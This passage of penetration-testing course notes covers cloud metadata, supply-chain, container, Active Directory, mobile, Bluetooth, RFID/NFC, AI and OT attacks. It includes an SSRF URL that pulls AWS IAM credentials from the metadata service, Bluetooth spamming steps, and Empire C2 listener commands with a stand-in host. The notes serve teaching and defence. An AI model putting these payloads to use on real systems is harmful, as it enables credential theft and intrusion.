    - **Common Vulnerability Scenarios**
        - Logs stored in publicly accessible directories.
        - Unencrypted log transmissions over networks.
        - Excessive logging of sensitive data.
    - **Mitigation Strategies**

        - Secure storage and restricted access to log files.
        - Encryption of logs during transmission.
        - Properly configured log retention and archiving policies.
        - Minimization of logged sensitive information.

- **Metadata Service Attacks**
    - Metadata Service
        - Provides information about an organization's cloud instances, including host names, events, and security groups
        - Divided into categories for easier configuration and management of cloud resources
        - Commonly used in cloud services like AWS to manage running instances
    - Metadata
        - Data that provides information about other data
        - Example
            - Metadata about a phone call includes the phone number called, call duration, but not the actual conversation
    - Importance of Metadata Service
        - Used in cloud environments to provide data about instances in AWS or similar services
        - Can be exploited if not secured properly
    - Notable Example of Exploitation
        - Capital One Data Breach (July 2019)
            - Attackers exploited a weakness in the AWS Instance Metadata Service, which led to a massive data breach

        - Similar vulnerabilities had been documented since at least 2014 by security researchers
    - Server-Side Request Forgery (SSRF)
        - SSRF exploits trust between a server and other resources it can access
        - Occurs when a web application fetches remote resources without validating the user-supplied URL
        - Allows attackers to send crafted requests to unexpected or protected destinations
            - E.g., behind firewalls, VPNs
    - Metadata Service Exploitation Using SSRF
        - Pen testers identify vulnerable applications with SSRF vulnerabilities
        - Attackers can use the vulnerability to send requests to the metadata service and retrieve credentials or sensitive information
    - Example of SSRF Exploit
        - Using SSRF to access instance metadata from a vulnerable web app
        - Example of a URL targeting the metadata service
            - https://diontraining.com/proxy?target=http://169.254.169.254/latest/meta-data/iam/security-credentials/Admin-WAF-Role/
            - This URL results in a server-side request to the instance metadata service, returning access keys, secret keys, tokens, and other sensitive data in JSON format
    - Instance Metadata Response
        - The response may include
            - Access Key ID
            - Secret Access Key

        - Token
        - Expiration
    - These keys can be used to gain unauthorized access to an organization's cloud account
- Prevention and Mitigation
    - Validate and sanitize user inputs, especially for URLs in web applications
    - Regularly monitor and update systems to patch known vulnerabilities
    - Ensure proper access controls for metadata services

- **Image and Artifact Tampering**
    - Image and Artifact Tampering
        - Involves manipulating virtual machine images, container images, and software artifacts to introduce vulnerabilities or malicious code
        - Significant attack vector in penetration testing
    - Images
        - Blueprints used to create virtual machines (VMs) or containers
        - Tampered images can introduce hidden weaknesses or malicious functionalities
    - Artifacts
        - Building blocks like software components and dependencies used to build and deploy applications
        - Tampered artifacts can introduce vulnerabilities or backdoors
    - Virtual Machine (VM) Images
        - VM images contain the operating system, applications, and configurations needed to run a VM

- Tampered VM images can contain malicious code, such as rootkits, which provide persistent access
- Example
  - Shared repository storing VM images might be replaced with tampered images, introducing vulnerabilities during deployment

- Container Images
  - Containers are lightweight, portable environments that include everything needed to run software
  - Container images are stored in registries like Docker Hub
  - Tampered container images can introduce vulnerabilities or malware
  - Example
    - In 2019, attackers injected hidden malware into an official Alpine Linux image on Docker Hub
- Software Artifacts
  - Includes libraries, packages, and modules essential for modern applications
  - Often stored in repositories like npm, PyPI, or Maven
  - Tampered artifacts can introduce vulnerabilities into applications
  - Example
    - The 2018 event-stream incident where malicious code was injected into a popular Node.js library
- Attack Methods
  - Tampering with images in transit or at rest
  - Introducing vulnerabilities like weak default passwords or disabling security features
- Penetration Testing Focus

- Checking the integrity of VM and container images to ensure they haven't been tampered with
- Reviewing third-party libraries and dependencies used in the target's codebase
- Ensuring artifacts come from trusted sources and have not been tampered with
- Using tools like npm audit or yarn audit to identify known vulnerabilities in dependencies

- **Supply Chain Attacks**
  - Supply Chain Attack
    - A cyberattack that targets a trusted vendor or service provider to gain access to an organization's systems and data
  - Types of Supply Chain Attacks
    - Compromised Software Updates
      - Attackers inject malicious code into a legitimate software update, which is then distributed to users
      - Example
        - The SolarWinds attack, where attackers compromised the update server and distributed malicious updates to thousands of organizations
      - Pentesting Focus
        - Examine software update processes to ensure they use strong authentication and integrity checks
    - Compromised Third-Party Libraries and Dependencies

- Attackers inject vulnerabilities into open-source libraries or packages, which propagate to applications using them
- Example
  - Malicious code injected into a widely used npm package, which executes when included in a developer's project
- Pentesting Focus
  - Review dependencies of critical applications to ensure they come from trusted sources and are regularly updated

■ Hardware Supply Chain Attacks

- Attackers compromise hardware components during manufacturing or shipping, potentially installing malicious firmware
- Analogy
  - Similar to compromising the foundation of a building, risking the entire structure
- Example
  - Malicious firmware installed on network devices, providing attackers with a backdoor into the network
- Pentesting Focus
  - Examine procurement processes and verify the integrity of hardware components

■ Compromised Cloud Services and Third-Party Providers

- Attackers compromise a cloud service provider to access data and systems of their clients
- Example

        - Exploiting a vulnerability in a cloud storage service to access sensitive data stored by multiple organizations
    - Pentesting Focus
        - Evaluate the security practices of cloud service providers, including encryption standards, access controls, and data retention policies
-
    - Malicious Insiders within the Supply Chain
        - Insiders at third-party providers introduce vulnerabilities or leak sensitive information
        - Example
            - A former Cisco employee maliciously deleting virtual machines, disrupting thousands of Webex Teams accounts
        - Pentesting Focus
            - Review access controls and monitoring practices of third-party providers to detect and prevent insider threats
- Security Best Practices
    - Strong Authentication and Integrity Checks
        - Ensure software updates and third-party dependencies are verified before deployment
    - Regular Audits and Monitoring
        - Continuously monitor third-party services and hardware components for signs of tampering or compromise
    - Role-Based Access Control (RBAC)
        - Implement RBAC and monitor activities within third-party providers to mitigate insider threats

        - Encryption and Secure Data Handling
            - Verify that third-party providers use strong encryption and secure data handling practices to protect sensitive information
    - Summary
        - Software Updates
            - Ensure secure update mechanisms to prevent the introduction of malicious code
        - Third-Party Libraries
            - Regularly review and update dependencies to avoid vulnerabilities in third-party code
        - Hardware
            - Verify the integrity of hardware components to prevent the introduction of malicious firmware
        - Cloud Services
            - Evaluate the security practices of cloud providers to protect against data breaches
        - Insider Threats
            - Implement strict access controls and monitoring to prevent malicious insider actions

- **Container Exploits and Attacks**
    - Container Security
        - Containers are used to deploy applications efficiently, but they introduce new security challenges that need to be managed effectively
    - Types of Container Attacks

- Workload Runtime Attacks
  - Attacks targeting an application while it's running inside a container
  - Example
    - Exploiting an SQL injection flaw in a containerized web app to access or manipulate the database
  - Pentesting Techniques
    - Use dynamic analysis and fuzz testing to identify vulnerabilities during runtime
- Container Escapes
  - When an attacker breaks out of a container to access the host system or other containers
  - Analogy
    - Similar to a prisoner escaping a cell and gaining access to the entire prison
  - Example
    - Exploiting a flaw in Docker or Kubernetes to escape a container with excessive permissions and execute commands on the host system
  - Pentesting Focus
    - Identify configurations that could allow escapes, such as containers running as root or outdated container software
- Tools for Identifying and Fixing Issues
  - Kube-Hunter
    - Purpose
      - Security assessment tool for Kubernetes clusters

- Functionality
  - Scans clusters for vulnerabilities, misconfigurations, open ports, and insecure services
- Example
  - Detecting an exposed etcd database or a misconfigured Kubernetes Dashboard

■ Docker Bench

- Purpose
  - Security audit tool for Docker environments
- Functionality
  - Checks Docker configurations against best practices
- Example
  - Finding containers running as root, unnecessary open ports, or the Docker daemon exposed to the internet
- Remediation
  - Follow recommendations to secure Docker setups, such as avoiding the --privileged flag

○ Security Best Practices

■ Principle of Least Privilege

- Containers should have only the permissions necessary to perform their tasks
- Importance
  - Reduces the risk of damage if a container is compromised
- Pentesting Focus
  - Ensure containers are not running as root or with excessive permissions

- Summary
  - Runtime Attacks
    - Target applications during runtime to exploit vulnerabilities
  - Container Escapes
    - Exploits that allow attackers to break out of containers and access the host system or other containers
  - Kube-Hunter
    - Tool for identifying security issues in Kubernetes clusters
  - Docker Bench
    - Tool for auditing Docker environments against security best practices
  - Least Privilege
    - Containers should run with the minimum necessary permissions to limit potential damage

- **Trust Relationship Abuse**
  - Trust Relationships
    - Agreements between different systems, services, or domains that allow them to authenticate and communicate securely
    - Examples
      - Trust between Active Directory domains
      - Federation between cloud services
      - Trust established between different applications
  - Types of Trust Relationship Abuse
    - Compromised Active Directory Domains

- Scenario
    - An attacker compromises one domain and uses the trust relationship to access another domain
- Example
    - If Domain A is compromised, the attacker can move laterally into Domain B using the trust relationship without re-authenticating

■ Kerberos Delegation Abuse

- Kerberos
    - An authentication protocol used in many enterprise environments
- Delegation
    - Allows a service to impersonate a user and access resources on their behalf
- Scenario
    - Misconfigured delegation allows attackers to impersonate privileged users
- Example
    - A service account with unconstrained delegation allows an attacker to impersonate a domain administrator and access high-value targets like domain controllers

■ Federated Identity Abuse

- Federated Identity Management
    - Allows users from one organization to access resources in another using their existing credentials
- Scenario

        - An attacker compromises the identity provider and forges authentication tokens
    - Example
        - Compromising an Azure AD tenant and creating malicious tokens to access AWS resources
- Misconfigured Application Permissions
    - OAuth
        - A protocol used for authorizing access to resources
    - Scenario
        - Broad permissions granted to applications allow attackers to access data or services
    - Example
        - An application is granted full access to cloud storage instead of read-only, allowing an attacker to steal or modify data
- Inter-Domain Trust Exploitation
    - Active Directory Forest
        - A structure that holds multiple AD domains, allowing secure sharing of information and resources across an organization
    - Scenario
        - Poorly configured trusts between domains or forests allow attackers to move laterally and access resources
    - Example
        - An attacker in the North America forest uses inter-domain trust to access sensitive resources in the Europe forest

- Service Principal Names (SPNs) and Kerberoasting
  - SPNs
    - Unique identifiers for services in an Active Directory environment
  - Kerberoasting
    - An attack where an attacker requests a service ticket for an SPN and attempts to crack it offline
  - Scenario
    - Weak SPN passwords allow attackers to retrieve passwords and access services
  - Example
    - Cracking a service ticket for an SPN to gain unauthorized access to a database

- Security Best Practices
  - Secure Delegation Practices
    - Implement constrained delegation to limit the scope of impersonation
  - Federation Trust Security
    - Ensure that federated identities and identity providers are securely configured to prevent token forgery
  - Restrictive Application Permissions
    - Review and apply the principle of least privilege to application permissions
  - Strict Inter-Domain Trust Controls
    - Configure inter-domain trusts with strict security controls to prevent excessive access

        - SPN Management
            - Use strong passwords for SPNs and monitor for unauthorized registration or manipulation
    - Summary
        - Kerberos Delegation Abuse
            - Misconfigured delegation allows attackers to impersonate privileged users
        - Federated Identity Abuse
            - Compromised identity providers allow attackers to forge tokens and access resources
        - Application Permission Abuse
            - Overly broad permissions allow attackers to access unauthorized data
        - Inter-Domain Trust Exploitation
            - Poorly configured trusts allow attackers to move laterally between domains
        - SPN and Kerberoasting
            - Weak SPN passwords can be cracked, allowing unauthorized access to services

- **Third-party Integration Exploits**
    - Third-Party Integrations
        - Third-party integrations connect different systems and services within a business infrastructure

- These integrations enable data flow between applications, services, and external vendors
- Benefits
  - Functionality and efficiency
- Risks
  - If not properly secured, they can be exploited by attackers to gain access to sensitive data and systems

- Application Programming Interfaces (APIs)
  - APIs allow different software applications to communicate
  - They function as messengers carrying requests and responses between systems
  - Risks
    - If an API is not secured, attackers can gain unauthorized access to data or perform unauthorized actions
  - Example
    - An unsecured API used in a pentest allows requests without an API key, potentially leading to data breaches or fraudulent transactions
  - Historical Incident
    - 2017 Verizon breach due to unsecured API endpoint, exposing millions of customer records
  - Mitigation
    - Implement stronger authentication and authorization controls
- Third-Party Libraries and Software Components
  - Many applications use external libraries to quickly add functionality
  - Risks

- Vulnerabilities in third-party libraries can serve as entry points for attackers
- Example
  - The 2018 Equifax breach due to an unpatched Apache Struts library, compromising sensitive information of 147 million people
- Mitigation
  - Ensure third-party libraries are up-to-date and free from known vulnerabilities

- Webhooks
  - Webhooks send real-time data from one application to another
  - Risks
    - If webhook endpoints are not secured, attackers can send malicious payloads to manipulate the receiving application
  - Example
    - An e-commerce platform using webhooks to update inventory levels can be manipulated if the endpoint is unsecured
  - Mitigation
    - Identify unsecured webhook endpoints and recommend stronger validation and authentication mechanisms
- Data Leakage through Third-Party Integrations
  - Data shared with third-party services must be adequately protected
  - Risks
    - If an integration leaks sensitive data, it can lead to significant security incidents
  - Example

- A healthcare provider's integration with a third-party service for appointment scheduling could expose patient data if not properly secured

- Mitigation
  - Ensure that data shared via third-party integrations uses strong encryption (e.g., HTTPS) and proper access controls (e.g., token-based authentication)

- Conclusion
  - Third-party integration exploits can be significant attack vectors in penetration testing
  - Key issues
    - Insecure APIs, vulnerable libraries, unsecured webhooks, and data leakage
  - Effective penetration testing involves scrutinizing third-party integrations, demonstrating potential exploits, and ensuring that strong security measures are in place

- **Cloud Security Testing**
  - Cloud Security Challenges
    - Cloud environments are critical in modern IT infrastructure but present unique security challenges
    - Importance of selecting the right security tools for assessing and securing cloud environments
  - ScoutSuite
    - A cross-platform cloud security auditing tool supporting AWS, Azure, and Google Cloud

- Provides a comprehensive report on security risks and misconfigurations
- Capabilities:
  - Identifies overly permissive IAM roles in AWS
  - Detects misconfigured Network Security Groups in Azure allowing unrestricted inbound traffic
  - Flags publicly accessible Azure Storage accounts
  - Use in pentesting: Provides an overview of cloud security posture and highlights areas needing attention

- Pacu
  - An open-source AWS exploitation framework for security testing in AWS environments
  - Specializes in simulating real-world attacks on AWS
  - Modules include:
    - Privilege escalation
    - Data exfiltration
    - Lateral movement
  - Example
    - Testing weak IAM policies that allow privilege escalation to gain administrative access
  - Use in pentesting: Demonstrates potential attack scenarios and helps tighten AWS security policies
- Prowler
  - A security assessment tool for AWS based on the CIS AWS Foundations Benchmark
  - Functions like a checklist for ensuring AWS environments adhere to best security practices

- Key areas:
  - Identity and access management
  - Logging and monitoring
  - Networking
- Example
  - Detects if MFA is not enabled for IAM users or if CloudTrail logging is misconfigured
- Use in pentesting: Ensures compliance with security benchmarks and identifies areas for improvement

- Cloud-Native Vendor Tools
  - Built-in tools from AWS, Azure, and Google Cloud for managing and securing cloud environments
  - Designed for seamless integration with their respective platforms
- AWS Tools
  - AWS Trusted Advisor
    - Analyzes AWS environments and provides real-time recommendations for security, cost reduction, and performance optimization
    - Example
      - Recommends enabling encryption for S3 buckets or securing EC2 instances
  - AWS Config
    - Tracks changes to AWS resources and evaluates them against predefined security rules
    - Example

        - Ensures security groups do not allow unrestricted inbound access
    - Essential for maintaining security and compliance in AWS environments
- Azure Tools
    - Azure Security Center
        - Provides unified security management and continuous monitoring of Azure resources
        - Example
            - Alerts for unpatched virtual machines or insecure network configurations
    - Azure Policy
        - Enforces organizational standards and assesses compliance at scale
        - Example
            - Ensures resources are tagged correctly or storage accounts have encryption enabled
        - Crucial for strong security posture in Azure environments
- Google Cloud Tools
    - Google Cloud Security Command Center (SCC)
        - Centralized dashboard for managing and monitoring Google Cloud security
    - Example: Visibility into security threats and misconfigurations across Google Cloud
- Forseti Security
    - An open-source toolkit for automating security and compliance checks

        - Example
            - Detects policy violations such as overly permissive IAM roles or exposed cloud storage buckets
        - Vital for securing Google Cloud infrastructure
    - Conclusion
        - Cloud security tools like ScoutSuite, Pacu, Prowler, and cloud-native vendor tools are essential for maintaining a secure cloud environment
        - Effective pentesting involves leveraging these tools to assess and improve cloud security posture
        - These tools help in identifying and remediating security risks, ensuring compliance, and protecting cloud infrastructure from potential attacks

- **Conducting Cloud Audits: A Demonstration**

Attacking Specialized Systems

Objective 4.9: *Explain common attacks against specialized systems*

- **Attacking Specialized Systems**
  - Topic Definition
    - Attacks on specialized systems target vulnerabilities unique to non-traditional computing environments such as mobile devices, industrial control systems, and AI technologies
  - Domain Focus
    - Centered around Domain 4, Attacks and Exploits
  - Lessons and Key Topics
    - Mobile Device Attacks
      - Explores vulnerabilities in iOS and Android platforms, including information disclosure and permission abuse
    - Tools for Mobile Device Attacks
      - Introduces tools like Frida and Drozer for exploiting mobile devices
    - Bluetooth Attacks
      - Discusses vulnerabilities in the Bluetooth protocol and tools like Bluecrack
    - NFC Attacks
      - Demonstrates practical exploitation of NFC technology
    - RFID Attacks
      - Explains and demonstrates how RFID technology can be exploited

        - AI Attacks
            - Focuses on vulnerabilities in artificial intelligence systems such as prompt injection and model manipulation
        - Operational Technology (OT)
            - Outlines security challenges in ICS and SCADA systems
        - OT Attacks
            - Discusses vulnerabilities and attack vectors in operational technology
        - Testing OT Systems
            - Explores methodologies and tools for assessing the security posture of OT systems
    - Quiz and Evaluation
        - A short quiz to review and ensure understanding of each lesson

- **Mobile Device Attacks**
    - Jailbreaking
        - Exploit that provides root privileges on iOS devices (iPhone, iPad)
        - Allows sideloading applications, changing carriers, and customizing the interface
        - Removes protections and restrictions set by Apple
        - Jailbroken devices are more vulnerable to attacks and can't receive proper patches or upgrades
    - Rooting
        - Similar to jailbreaking but for Android devices
        - Allows users to obtain root privileges and perform unrestricted actions on the device

        - Can be done through authorized methods or by exploiting vulnerabilities
        - Custom ROMs (custom firmware) can be used but may contain malicious code or vulnerabilities
        - Systemless Root
            - Method of rooting without modifying system partitions, making it harder to detect
    - Sideloading
        - Installing applications directly from an installation package, bypassing official stores (Google Play, Apple App Store)
        - Sideloaded apps bypass security checks and may contain vulnerabilities or malicious code
        - Devices can block sideloading by default, but users can enable it in settings
    - Unsigned Apps
        - Apps not digitally signed by developers, making it impossible to verify their integrity
        - Installing unsigned apps increases the risk of malware and security breaches
        - Only install apps from official stores that are digitally signed
    - Security Best Practices
        - Device Configuration Profiles
            - XML files containing security settings and restrictions, deployed through Mobile Device Management (MDM) systems
            - Can be exploited if profiles are tricked into being installed via email, text, or webpage
        - Full Device Encryption

- Protects data at rest on mobile devices using encryption technologies
    - E.g., 256-bit unique ID for iOS, AES for Android
- Essential for preventing unauthorized data access if the device is lost or stolen

- VPNs (Virtual Private Networks)
    - Used to secure network connections from mobile devices to organizational resources
    - Can be configured at the OS level, application level, or web-based level
- Location Services
    - Determines a device's physical location using GPS, Wi-Fi, Bluetooth, and cellular data
    - Permissions for accessing location data can be managed through device settings or MDM policies
- Geolocation
    - Uses location data to determine access to resources
    - Implemented via Geofencing (virtual boundaries) and Geotagging (location metadata)
    - Geofencing can restrict access based on geographical location or IP address
    - Geotagging ensures devices and transactions occur in their designated locations

- **Tools for Mobile Device Attacks**
    - MobSF (Mobile Security Framework)

- An automated, all-in-one mobile application pen-testing framework
- Functions:
  - Static Analysis:
    - Decompiles APK (Android) and IPA (iOS) files to inspect code for vulnerabilities
  - Dynamic Analysis:
    - Runs applications in a sandboxed environment to monitor behavior and detect runtime vulnerabilities
- Example:
  - Upload an APK file to MobSF for a detailed report on permissions, code issues, and potential security risks

- Frida
  - An open-source tool for dynamic analysis and manipulation across various operating systems
  - Features:
    - Examines plaintext data within applications
    - Dumps process memory, performs in-process fuzzing, and detects anti-jailbreak or anti-root mechanisms
    - Alters program behavior by injecting scripts
  - Example:
    - Hook into an Android app's functions to intercept and examine plaintext user credentials
- Drozer
  - A comprehensive security and attack framework for Android
  - Functions:

- Interacts with a Virtual Machine, explores and exploits Android's attack surface
- Identifies and exploits common vulnerabilities, such as insecure IPC and misconfigured content providers

■ Example:

- Scan an Android app for exposed content providers and exploit them to access sensitive data

○ ADB (Android Debug Bridge)

■ A versatile command-line tool for communicating with an Android device

■ Functions:

- Installs and debugs apps, accesses the Unix shell, transfers files.
- Performs security assessments by providing low-level device access

■ Example:

- Use ADB to install custom apps, access log files, and inspect the file system for security testing

- **Bluetooth Attacks**

○ *Bluejacking*

■ Involves sending unsolicited messages to Bluetooth-enabled devices

■ Performed using the device's Bluetooth messaging feature

■ Generally harmless but can be annoying and disruptive

■ Example

- Sending a contact card with a message to nearby devices in discoverable mode

○ Steps to perform Bluejacking

- 1. Ensure Bluetooth is turned on and set to discoverable mode
- 2. Search for nearby Bluetooth-enabled devices
- 3. Select a device and choose the option to send a contact or message
- 4. Write the message in the contact name field and send it
- Often used for harmless pranks but can be disruptive in busy environments

- Bluetooth Spamming
  - Involves sending multiple unsolicited messages or files to Bluetooth-enabled devices
  - Can be more intrusive and harmful than Bluejacking
  - May involve sending malicious files to exploit vulnerabilities in the recipient's device
- Steps to conduct Bluetooth spamming:
  - 1. Use a computer or mobile device with Bluetooth capabilities
  - 2. Use software like Wireshark to scan for nearby Bluetooth devices
  - 3. Note the addresses of target devices
  - 4. Use a script or tool to send repeated messages or files to these devices
  - 5. Example
    - Repeatedly pinging the target device to annoy or disrupt
- Protection Against Bluejacking and Bluetooth Spamming
  - Keep Bluetooth turned off when not in use
  - Set Bluetooth to non-discoverable mode when necessary
  - Be cautious about accepting Bluetooth pairing requests from unknown devices

- **NFC and RFID Attacks**
    - RFID
        - Radio Frequency Identification
        - RFID is a form of radio frequency transmission used in authentication and tracking systems
        - Components
            - Tags
                - Embedded in objects like shipping containers, pallets, or employee badges
            - Readers
                - Used to identify objects or employees as they interact with the system
        - Common Uses
            - Inventory tracking in warehouses
            - Employee badges for access control
        - Security Risks
            - Signal capture and retransmission
                - RFID signals can be intercepted by attackers or pentesters and retransmitted
                - Older RFID systems using EM4100 (125 kHz) do not support encryption and transmit data whenever near a reader
        - Modern RFID Systems
            - Higher frequency systems with encryption and partial transmission of identifying attributes

- These features make cloning more difficult, but older RFID systems are still vulnerable

■ Cloning RFID Tags

- Specialized hardware is needed to read and write RFID tags
- Read/write devices are widely available for purchase, making RFID cloning accessible for practice

○ NFC

■ Near Field Communication

■ Similarities with RFID

- Uses similar principles but operates at different frequencies and much shorter range

■ Common Uses

- Contactless payment systems
- NFC-based badges for access control

■ Phone Compatibility

- Most modern smartphones (Android and iPhone) have built-in NFC readers
- Tools like MIFARE Classic Tool on Android can be used to read, write, and clone NFC tags

■ NFC Amplification Attack

- NFC typically operates within a range of a few centimeters
- Amplification attacks use enhanced antennas to extend the range of NFC communication
- Even with amplification, NFC range is limited to about 20-30 cm (8-10 inches)

- **AI Attacks**
    - Prompt Injection
        - Attacks targeting AI systems that rely on user inputs to generate responses
        - Example:
            - An attacker tricks a customer service chatbot into bypassing security protocols to reveal sensitive information
        - Defense:
            - Implement input validation and sanitization techniques
            - Train AI models to recognize and ignore manipulative or malicious prompts
            - Conduct regular security audits and updates
    - *Model Manipulation*
        - Tampering with an AI model's parameters, training data, or operational environment to alter its behavior
        - Example:
            - Manipulating an AI model used by a financial institution to incorrectly classify transactions
        - Defense:
            - Ensure integrity of training data using secure data sources and detecting data poisoning
            - Monitor the training process for anomalies
            - Safeguard the AI model's environment with access controls, encryption, and regular audits

        - Implement continuous monitoring and validation of the model's outputs

- **Operational Technology (OT)**
    - Operational Technology (OT)
        - OT refers to a communications network designed for industrial control systems rather than business and data networking systems
        - OT is used for managing physical processes such as opening/closing valves, generating power, or controlling lighting
        - OT is commonly used in manufacturing, power generation, and other industries interacting with the physical world
    - Industrial Control Systems (ICS)
        - ICS controls workflow and process automation using embedded devices
        - Commonly used in critical infrastructure like power, water, healthcare, telecommunications, and national security services
        - ICS focuses on availability and integrity over confidentiality due to its role in continuous operation
        - Distributed Control System (DCS)
            - A network of interconnected ICS systems in a facility or plant
        - Fieldbus
            - Digital serial data communication linking programmable logic controllers (PLCs) in OT networks
        - Programmable Logic Controllers (PLCs)
            - Digital computers used for industrial automation
                - E.g., assembly lines, autonomous field operations
        - Human-Machine Interface (HMI)

- Interface for controlling and monitoring ICS systems through local control panels or computers

- Ladder Logic
  - A programming language used to control PLCs, built with AND, NOT, OR, and START/STOP conditions
- Data Historian
  - Software that collects and catalogs data from ICS systems for use in incident response

- Supervisory Control and Data Acquisition (SCADA)
  - SCADA is a type of ICS used for managing large-scale, multi-site devices and equipment spread across wide geographic areas
  - SCADA systems are often connected through wide area networks (WAN) and can be operated using software on Windows or Linux machines
  - SCADA Components
    - SCADA systems connect ICS and DCS plants across various sites using cellular, microwave, satellite, fiber, or VPN-based LAN connections
    - Smart meters are a common example of SCADA in use by utility companies to monitor usage and status across many homes and devices remotely

- **OT Attacks**
  - Controller Area Network (CAN)
    - A serial network designed for communications between embedded programmable logic controllers

- Commonly used in vehicles to interconnect systems like sensors and the central computer
- Modern vehicles are part of the Internet of Things (IoT) due to cellular modems and Wi-Fi connections
- Vulnerabilities
  - Lack of source addressing or message authentication in CAN
  - Messages injected via OBD-II ports are immediately trusted by the vehicle's computer
  - Potential for remote exploits via OBD-II port devices, cellular modems, or onboard Wi-Fi

- Modbus
  - A communication protocol used in operational technology (OT) networks
  - Allows control servers and SCADA hosts to query and change configurations of Programmable Logic Controllers (PLCs)
  - Originally a serial protocol, Modbus RTU, but can be tunneled over Ethernet and TCP/IP networks
  - Requires specialized incident response due to differences from traditional TCP/IP networks
  - Other related protocols include Ethernet/IP, CIP (Common Industrial Protocol), DNP3, and Siemens S7
- Data Distribution Service (DDS)
  - Provides network interoperability for connected machines in ICS and SCADA networks
  - Supports scalability, performance, and quality of service (QoS) features for modern industrial applications
  - Capable of supporting both on-premise and cloud-based architectures

        - Enables automated orchestration of connected components across the SCADA network
    - Safety Instrumented System (SIS)
        - Composed of sensors, logic solvers, and control elements like horns, flashing lights, and sirens
        - Monitors industrial processes and detects dangerous or potentially dangerous conditions
        - The goal is to prevent damage to personnel, equipment, and the environment by taking quick remediation actions
        - Used in environments like nuclear power plants to prevent catastrophic events
            - E.g., core meltdown

- **Testing OT Systems**
    - Overview of Operational Technology (OT) Systems
        - Operational Technology (OT): Systems that manage industrial operations, distinct from traditional IT systems.
        - Primary Concerns: Availability and reliability, with less focus on confidentiality and integrity compared to IT systems.
    - Risks of Using Traditional Pentesting Tools in OT Environments
        - Traditional tools like Wireshark, tcpdump, and Scapy are not designed with the unique protocols and operational requirements of OT systems.
        - Potential risks include system disruptions, inaccurate data analysis, and severe operational consequences due to the sensitivity of OT systems to interruptions.

- Wireshark
  - Function: Network protocol analyzer that captures and inspects packets.
  - Issues in OT: May not fully understand or correctly interpret non-TCP/IP protocols like Modbus, DNP3, and Profibus.
  - Operational Risk: Packet capturing can introduce significant load, potentially disrupting critical industrial processes.
- tcpdump
  - Function: Command-line packet analyzer used to capture and display packet headers.
  - Limitations in OT: Performance overhead can interfere with the real-time operations of OT systems; limited support for OT-specific protocols.
- Scapy
  - Function: Tool for packet crafting and manipulation.
  - Hazards in OT: Crafting and sending custom packets can disrupt normal operations of OT devices such as PLCs, potentially causing malfunctions or safety incidents.
- Specialized OT Security Tools
  - Purpose: Designed to interact with OT protocols and systems without causing disruptions.
  - Advantage: Provide accurate insights and analysis while maintaining system stability and safety.
- Recommendations for OT Systems Testing
  - Utilize tools and methodologies specifically tailored for OT environments to avoid unintended disruptions.
  - Ensure a deep understanding of the operational context and protocol specifications before conducting security assessments.

Automated Attacks


Objective 4.10: *Use scripting to automate attacks*

- **Automated Attacks**
  - Definitions and Key Information:
    - Automated Attacks:
      - Use of scripts and tools to exploit vulnerabilities systematically in systems and networks
    - Purpose:
      - Increases efficiency and scope of attacks by performing complex tasks rapidly and repeatedly
    - Importance:
      - Essential for launching sophisticated attacks and defending against them
  - Lessons:
    - Automating Attacks with Bash
      - Use Bash scripting for automating data collection, parsing, and command execution
    - Empire and PowerSploit
      - Tools for post-exploitation tasks in Windows domain penetration testing
      - Modules include privilege escalation, persistence, and data exfiltration

- PowerView
  - Advanced enumeration for deeper insight into Windows environments
- PowerUpSQL
  - Designed for exploiting SQL Server systems; allows command execution, role escalation
- AD Search
  - Automates Active Directory searches to uncover valuable information for escalation
- Impacket
  - Suite of Python scripts for working with network protocols, crafting packets
- Scapy
  - Demonstrates packet crafting and manipulation for network security testing
- Caldera
  - Automated adversary emulation system that mimics attacks using pre-defined tactics and techniques
- Infection Monkey
  - Breach and attack simulation tool testing IT environment resilience against cyber-attacks
- Atomic Red Team
  - Modular tests based on MITRE's ATT&CK framework to simulate known malicious tactics

- **Automating Attacks with Bash: A demonstration**

- **Empire/PowerSploit**



    - Empire Framework
        - Purpose
            - Post-exploitation framework for automating tasks like privilege escalation, lateral movement, and persistence in Windows environments
        - Key Feature
            - Allows running PowerShell agents without PowerShell.exe to evade detection
        - Modules
            - Offers a variety of modules for credential harvesting, lateral movement, and other post-exploitation activities

- Empire Basic Workflow
  - Set Up Listener
    - Command
      - uselistener http
    - Set Host
      - set Host http://your-ip-address
    - Execute Listener
      - execute
    - Function
      - Server that waits for an agent to call back
  - Generate and Execute Payload
    - Purpose
      - Establish connection between target machine and Empire listener
  - Use Modules for Post-Exploitation
    - Example
